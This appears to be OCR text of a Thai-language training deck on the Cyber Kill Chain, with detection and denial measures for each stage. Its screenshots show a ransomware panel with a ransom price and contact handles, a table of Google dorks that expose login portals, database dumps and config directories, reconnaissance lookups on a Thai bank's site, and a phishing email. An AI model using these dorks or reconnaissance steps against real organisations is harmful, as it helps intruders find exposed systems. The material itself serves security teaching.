
- Current version: 2.4
- Price to unlock: 1.2683 BTC
- Don't forget update you key!
- Contact jabber: devbitox@sj.ms
- Contact Telegram: @DevBitox

In the top right corner of the main area, there is a user greeting: 'Hello, DevBitox! ▾'



Cyber Kill Chain

Cyber Kill Chain



Stage 1 Reconnaissance

ขั้นตอนการสำรวจ และเก็บข้อมูลเพื่อหาช่องโหว่หรือเข้าใจง่าย ๆ คือการสอดแนม

- **Passive reconnaissance** ค้นหาข้อมูลรอบข้าง
- **Active reconnaissance** ค้นหาข้อมูลโดยตรง

Google Dork

Google Hacking Database

[Filters](#) [Reset All](#)

Show 15 ▾

[Quick Search](#)

Date Added	Dork	Category	Author
2021-07-02	intitle:"ZAP Scanning Report" + "Alert Detail"	Network or Vulnerability Data	Alexandros Pappas
2021-07-02	inurl:"serverpush.htm" "IP Camera" intext:"Foscam"	Various Online Devices	Neha Singh
2021-07-02	inurl:/web-ftp.cgi	Pages Containing Login Portals	Alexandros Pappas
2021-07-02	intitle:"XVR LOGIN" inurl:"/login.rsp"	Pages Containing Login Portals	Alexandros Pappas
2021-07-02	intitle:"index of" "/configs"	Sensitive Directories	Alexandros Pappas
2021-07-02	intitle:"iMana 200 login"	Pages Containing Login Portals	s Thakur
2021-06-25	intitle:"ISPConfig" "Powered by ISPConfig" "login"	Pages Containing Login Portals	Mugdha Peter Bansode
2021-06-25	inurl /editor/filemanager/connectors/uploadtest.html	Vulnerable Servers	Alexandros Pappas
2021-06-25	inurl:"sslvpn_logon.shtml" intitle:"User Authentication" "WatchGuard Technologies"	Pages Containing Login Portals	Mugdha Peter Bansode
2021-06-25	intitle:"Plesk" inurl:"/login_up.php3" "Parallels IP Holdings GmbH"	Pages Containing Login Portals	Mugdha Peter Bansode
2021-06-18	intitle:"login - otrs" "Login" "Powered by OTRS"	Pages Containing Login Portals	Mugdha Peter Bansode
2021-06-11	site:*/phpmyadmin/server_databases.php	Files Containing Juicy Info	Reza Abasi
2021-06-11	intitle:"Webmodule" inurl:"/webmodule-ee/login.seam" "Version"	Pages Containing Login Portals	Mugdha Peter Bansode
2021-06-11	inurl:/wp-content/uploads/ "phpMyAdmin SQL Dump"	Files Containing Juicy Info	Robotshell
2021-06-11	intitle:"Schneider Electric Telecontrol - Industrial Web Control" intext:"Xflow "	Pages Containing Login Portals	Mugdha Peter Bansode

Showing 1 to 15 of 6,523 entries

FIRST PREVIOUS 1 2 3 4 5 ... 435 NEXT LAST



Google Dork

Google "index of"

ทั้งหมด ค้นรูป วิดีโอ หนังสือ ข่าวสาร เพิ่มเติม เครื่องมือ

ผลการค้นหาประมาณ 114,000,000 รายการ (0.47 วินาที)

Who is

RECORDS

Hierarchical analysis of the entity

www.ghbank.co.tha 111.223.56.78

whois PO Box 96503 Washington, DC 20090-6503 Phone: (786) 350-1567 Email: opnsprk9906@gmail.com

route 111.223.56.0/24bgp AS23884

asname PROENNET-AS Proimage Engineering and Com

descr Proxy-registered route object

location Bangkok, Thailand

▼ General

Request URL: <https://www.ghbank.co.th/>


Request Method: GET

Status Code: 200 OK


Remote Address: 61.19.59.191:443

Referrer Policy: strict-origin-when-cross-origin

Social Media (OSINT)



Scan Port



Stage 1 Reconnaissance

- **Detect:** Web Analytics; Threat Intelligence; Network Intrusion Detection System
- **Deny:** Information Sharing Policy; Firewall Access Control Lists




Stage 2 Weaponization


ขั้นตอนการเตรียมเครื่องมือสำหรับการบุกรุก

- DDoS
- Botnet
- Malware

e-Cop®
DDoS



BOTNET (C&C Server)







Stage 2 Weaponization

- **Detect:** Threat Intelligence; Network Intrusion Detection System
- **Deny:** Network Intrusion Prevention System



Stage 3 Delivery

ขั้นตอนการพยาญาณเข้าถึงระบบ หรือใช้ช่องโหว่ในการบุกรุก

- **Adversary-controlled delivery** การพยาญาณเข้าถึงระบบโดยตรง
- **Adversary-released delivery** การพยาญาณเข้าถึงระบบแบบอาศัยสิ่งแวดล้อม

Service Port



Hacker

Shell code payload
SMB



Windows



Email

The screenshot shows an email inbox interface with a search bar at the top. Below it, there are filters for 'Quick Filter' (Unread, Starred, Contact, Tags, Attachment) and a search field 'Filter these messages'. A red circle highlights the subject line 'Re: Order Confirmation'.

From: [Redacted]
Subject: re: Order Confirmation

Reply **Forward**

Hello

Our humble office is interested in purchasing this product.
please send us your best FOB/CIF prices for port casablanca.

Regards

Oversea Sales Representative

VIRUS !


▼ 1 attachment: Order987667.html 105 bytes

Order987667.html 105 bytes


Phishing



